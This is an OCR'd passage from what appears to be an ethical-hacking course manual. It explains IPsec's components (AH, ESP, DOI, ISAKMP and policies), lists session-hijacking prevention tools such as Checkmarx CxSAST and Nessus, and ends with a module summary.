

Figure 11.42: Tunnel mode encapsulation

IPsec Architecture

IPsec offers security services at the network layer. This provides the freedom to select the required security protocols as well as the algorithms used for services. To provide the requested services, the corresponding cryptographic keys can be employed, if required. Security services offered by IPsec include access control, data origin authentication, connectionless integrity, anti-replay, and confidentiality. To meet these objectives, IPsec uses two traffic security protocols, AH and ESP, as well as cryptographic key management protocols and procedures.

The protocol structure of the IPsec architecture is as follows.

- **Authentication Header (AH)**: It offers integrity and data origin authentication, with optional anti-replay features.
- **Encapsulating Security Payload (ESP)**: It offers all the services offered by AH as well as confidentiality.
- **IPsec Domain of Interpretation (DOI)**: It defines the payload formats, types of exchange, and naming conventions for security information such as cryptographic algorithms or security policies. IPsec DOI instantiates ISAKMP for use with IP when IP uses ISAKMP to negotiate security associations.

- **Internet Security Association and Key Management Protocol (ISAKMP)**: It is a key protocol in the IPsec architecture that establishes the required security for various communications over the Internet, such as government, private, and commercial communications, by combining the security concepts of authentication, key management, and security associations.
- **Policy**: IPsec policies are useful in providing network security. They define when and how to secure data, as well as security methods to use at different levels in the network. One can configure IPsec policies to meet the security requirements of a system, domain, site, organizational unit, and so on.

IPsec Authentication and Confidentiality

- IPsec uses two different security services for authentication and confidentiality
  - **Authentication Header (AH)**: Provides the data authentication of the sender
  - **Encapsulation Security Payload (ESP)**: Provides both the data authentication and encryption (confidentiality) of the sender

Name: New IP Security Policy

Description:

IPsec Authentication and Confidentiality

IPsec uses two different security services for authentication and confidentiality.

- **Authentication Header (AH)**: It is useful in providing connectionless integrity and data origin authentication for IP datagrams and anti-replay protection for the data payload and some portions of the IP header of each packet. However, it does not support data confidentiality (no encryption). A receiver can select the service to protect against replays, which is an optional service on establishing a security association (SA).
- **Encapsulation Security Payload (ESP)**: In addition to the services (data origin authentication, connectionless integrity, and anti-replay service) provided by AH, the ESP protocol offers confidentiality. Unlike AH, ESP does not provide integrity and authentication for the entire IP packet in the transport mode. ESP can be applied alone, in conjunction with AH, or in a nested manner. It protects only the IP data payload in the default setting. In the tunnel mode, it protects both the payload and IP header.

Session Hijacking Prevention Tools

To prevent session hijacking, the security testing of web applications and the analysis of static code to identify vulnerabilities in web applications are required. Identifying vulnerabilities at an early stage helps in implementing security measures to protect against session hijacking attacks.

- **CxSAST**

  Source: *https://www.checkmarx.com*

  Checkmarx CxSAST is a unique source-code analysis solution that provides tools for identifying, tracking, and repairing technical and logical flaws in source code, such as security vulnerabilities, compliance issues, and business logic problems. CxSAST supports open-source analysis (CxOSA), enabling licensing and compliance management, vulnerability alerts, policy enforcement, and reporting. This tool supports a wide range of OS platforms, programming languages, and frameworks.

  Security professionals can use this tool to prevent various session hijacking attacks such as MITM attacks, session fixation attacks, and XSS attacks.


The following are some additional session hijacking prevention tools:

- Nessus (*https://www.tenable.com*)
- Invicti (*https://www.invicti.com*)
- Wapiti (*https://wapiti-scanner.github.io*)
- WebWatchBot (*https://www.exclamationsoft.com*)



Module Summary

- ❑ In this module, we have discussed the following:
  - ➢ Session hijacking concepts and different types of session hijacking
  - ➢ Application-level and network-level session hijacking attacks
  - ➢ Various session hijacking tools
  - ➢ How to detect, protect, and defend against session hijacking attacks, as well as various session hijacking detection and prevention tools
  - ➢ We concluded with a detailed discussion on various countermeasures to be employed to prevent session hijacking attempts by threat actors
- ❑ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, evade network security components such as IDSs and firewalls to compromise the infrastructure

Module Summary

In this module, we discussed concepts related to session hijacking, along with different types of session hijacking. We also discussed in detail application-level and network-level session hijacking attacks. Furthermore, various session hijacking tools were presented. We also discussed how to detect, protect, and defend against session hijacking attacks, in addition to various session hijacking detection and prevention tools. We concluded with a detailed discussion on various countermeasures to be employed to prevent session hijacking attempts by threat actors.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, evade network security components such as IDSs and firewalls to compromise network infrastructure.

